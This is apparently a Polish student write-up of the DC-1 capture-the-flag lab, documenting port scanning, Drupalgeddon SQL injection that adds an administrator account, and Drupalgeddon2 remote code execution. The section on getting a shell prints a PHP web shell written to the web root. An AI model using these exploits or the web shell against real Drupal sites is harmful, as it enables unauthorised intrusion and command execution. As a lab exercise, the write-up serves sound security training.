

DC-1

Repozytorium GitHub: <https://github.com/malak4822/Bezpiecze-stwo>

1. Rozpoznanie

Pierwszym etapem było zidentyfikowanie adresu IP maszyny w sieci lokalnej oraz sprawdzenie otwartych portów.

Skanowanie portów

Wykonano skanowanie narzędziem **Nmap** z flagą **-sV** w celu identyfikacji wersji usług: **nmap -sV [IP_OFIARY]**

The screenshot shows two terminal windows side-by-side. The left window displays ARP capture statistics:

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.65.1	1e:57:dc:a3:a6:64	1	42	Unknown vendor
192.168.65.4	7e:a8:ba:56:92:fe	7	294	Unknown vendor

The right window shows the output of the Nmap command:

```
# nmap -sV 192.168.65.4
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 19:21 CET
Nmap scan report for 192.168.65.4
Host is up (0.0010s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http   Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
MAC Address: 7E:A8:BA:56:92:FE (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 16.40 seconds
```

Figure 1: Rysunek 1: Wynik skanowania Nmap - otwarty port 80 (HTTP) oraz system CMS Drupal 7

Wynik skanowania ujawnił otwarty port **80 (HTTP)** działający na serwerze Apache oraz informację o systemie CMS: **Drupal 7**.

Analiza podatności webowych

W celu potwierdzenia wersji i znalezienia potencjalnych błędów konfiguracyjnych użyto skanera **Nikto**: **nikto -h [IP_OFIARY]**

```
(mlq@kalilak) [~]
$ nikto -h http://192.168.65.4/
- Nikto v2.5.0

+ Target IP:      192.168.65.4
+ Target Hostname: 192.168.65.4
+ Target Port:    80
+ Start Time:    2026-01-12 21:41:19 (GMT1)

+ Server: Apache/2.2.22 (Debian)
+ /: Retrieved x-powered-by header: PHP/5.4.45-0+deb7u14.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Drupal 7 was identified via the x-generator header. See: https://www.drupal.org/project/remove_http_headers
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
```

Figure 2: Rysunek 2: Skanowanie Nikto - potwierdzenie przestarzałej wersji Drupal 7 i wykrytych podatności

Narzędzie potwierdziło, że mamy do czynienia z przestarzałą wersją Drupala 7, co sugeruje wysoką podatność na znane ataki.

2. Eksplotacja - Uzyskanie dostępu do panelu

Przeszukano bazę exploitów pod kątem Drupala 7. Znaleziono podatność pozwalającą na wstrzygnięcie SQL lub zdalne wykonanie kodu (Drupalgeddon).

Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash action Vector	php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Site Scripting	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (php/webapps/35150.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (php/webapps/44355.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execut	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execut	php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities	php/webapps/33706.txt

Figure 3: Rysunek 3: Wyszukiwanie exploitów dla Drupal 7 - znalezienie podatności Drupalgeddon

Wybrano exploit pozwalający na utworzenie nowego konta administratora poprzez manipulację bazą danych (SQLi). Uruchomienie skryptu:

Atak zakończył się sukcesem. Hasło administratora zostało zresetowane/dodano nowego użytkownika, co pozwoliło na zalogowanie się do panelu webowego.

Zdobycie Flagi nr 3

Po zalogowaniu się do panelu administracyjnego (GUI), w sekcji **Dashboard** odnaleziono jedną z flag widoczną tylko dla zalogowanych użytkowników.

```

└──(mlq㉿kalilak)-[~]
$ python2 34992.py -t http://192.168.65.4 -u rot -p rotpass

[!] VULNERABLE!
[!] Administrator user created!
[*] Login: rot
[*] Pass: rotpass
[*] Url: http://192.168.65.4/?q=node&destination=node

```

Figure 4: Rysunek 4: Uruchomienie exploita SQLi - wstrzyknięcie SQL w celu dodania konta administratora

```

[!]
[!] VULNERABLE!

[!] Administrator user created!

[*] Login: rot
[*] Pass: rotpass
[*] Url: http://192.168.65.4/?q=node&destination=node

└──(mlq㉿kalilak)-[~]
$ 

```

Figure 5: Rysunek 5: Sukces exploita - potwierdzenie utworzenia/zmodyfikowania konta administratora




Figure 6: Rysunek 6: Flaga nr 3 widoczna w Dashboardzie po zalogowaniu jako administrator

3. Eskalacja do powłoki systemowej

Dostęp przez stronę WWW był niewystarczający. W celu uzyskania dostępu do terminala (CLI) zdecydowano się użyć exploita **EDB-44449** (Ruby), który pozwala na zdalne wykonanie kodu (Remote Code Execution).

Problemy z zależnościami

Podczas próby uruchomienia exploita wystąpił błąd związanego z brakiem odpowiedniej biblioteki w środowisku Ruby:

```
Drupal 7.12 - Multiple Vulnerabilities
Drupal 7.x Module Services - Remote Code Execution
Drupal < 4.7.6 - Post Comments Remote Command Execution
Drupal < 5.1 - Post Comments Remote Command Execution
Drupal < 5.22/6.16 - Multiple Vulnerabilities
Drupal < 7.34 - Denial of Service
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution
```

Figure 7: Rysunek 7: Błąd uruchomienia exploita - brak biblioteki highline w Ruby

Analiza błędu wykazała, że zainstalowana wersja Ruby jest zbyt nowa i brakuje kompatybilnej wersji biblioteki **highline**.

```
└─$ ruby 44449.rb 192.168.65.4
internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb:136:in `require': cannot load such file -- highline/import (LoadError)
from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb:136:in `require'
from 44449.rb:16:in `<main>'
```

Figure 8: Rysunek 8: Analiza błędu - niezgodność wersji biblioteki highline z nową wersją Ruby

Rozwiążanie: Ręczna instalacja starszej wersji biblioteki **highline**: `sudo gem install highline -v 2.1.0`

```
└─$ sudo gem install highline -v 2.1.0
Fetching highline-2.1.0.gem
Successfully installed highline-2.1.0
Parsing documentation for highline-2.1.0
Installing ri documentation for highline-2.1.0
Done installing documentation for highline after 0 seconds
1 gem installed
```

Figure 9: Rysunek 9: Naprawa zależności - instalacja kompatybilnej wersji biblioteki highline

Uzyskanie powłoki

Po naprawieniu zależności, exploit został uruchomiony ponownie, celując w maszynę ofiary. Tym razem skrypt zadziałał poprawnie, otwierając sesję powłoki.

4. Post-eksplotacja

Będąc w systemie, przeprowadzono rekonesans katalogów. W głównym katalogu serwera WWW (`/var/www`) odnaleziono plik `flag1.txt`.

Treść flagi nr 1:

No i koniec

```

m1q@kalilak:~$ ruby 44449.rb 192.168.65.4
--=[ ::#Drupalggdon2:: ]=--
[i] Target : http://192.168.65.4/
[!] MISSING: http://192.168.65.4/CHANGELOG.txt (HTTP Response: 404)
[!] MISSING: http://192.168.65.4/core/CHANGELOG.txt (HTTP Response: 404)
[+] Found : http://192.168.65.4/includes/bootstrap.inc (HTTP Response: 403)
[!] MISSING: http://192.168.65.4/core/includes/bootstrap.inc (HTTP Response: 404)
[+] Found : http://192.168.65.4/includes/database.inc (HTTP Response: 403)
[+] URL : v7.x/6.x?
[+] Found : http://192.168.65.4/ (HTTP Response: 200)
[+] Metatag: v7.x/6.x [Generator]
[!] MISSING: http://192.168.65.4/ (HTTP Response: 200)
[+] Drupal?: v7.x/6.x

[*] Testing: Form (user/password)
[+] Result : Form valid
- - - - - 
[*] Testing: Clean URLs
[+] Result : Clean URLs enabled
- - - - - 
[*] Testing: Code Execution (Method: name)
[i] Payload: echo XSPLPSFMC
[+] Result : XSPLPSFMC
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
- - - - - 
[*] Testing: Existing file (http://192.168.65.4/shell.php)
[i] Response: HTTP 404 // Size: 13
- - - - - 
[*] Testing: Writing To Web Root (./)
[i] Payload: echo PD9waHAgwHYoIGlzc2V0KCAkX1JFUUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!

```

Figure 10: Rysunek 10: Uzyskanie dostępu CLI - interaktywna powłoka systemowa na maszynie DC-1

```

cat: flag1.txt: No such file or directory
DC-1>> cat flag1.txt
Every good CMS needs a config file - and so do you.
DC-1>>

```

Figure 11: Rysunek 11: Zawartość flagi nr 1 znalezionej w katalogu /var/www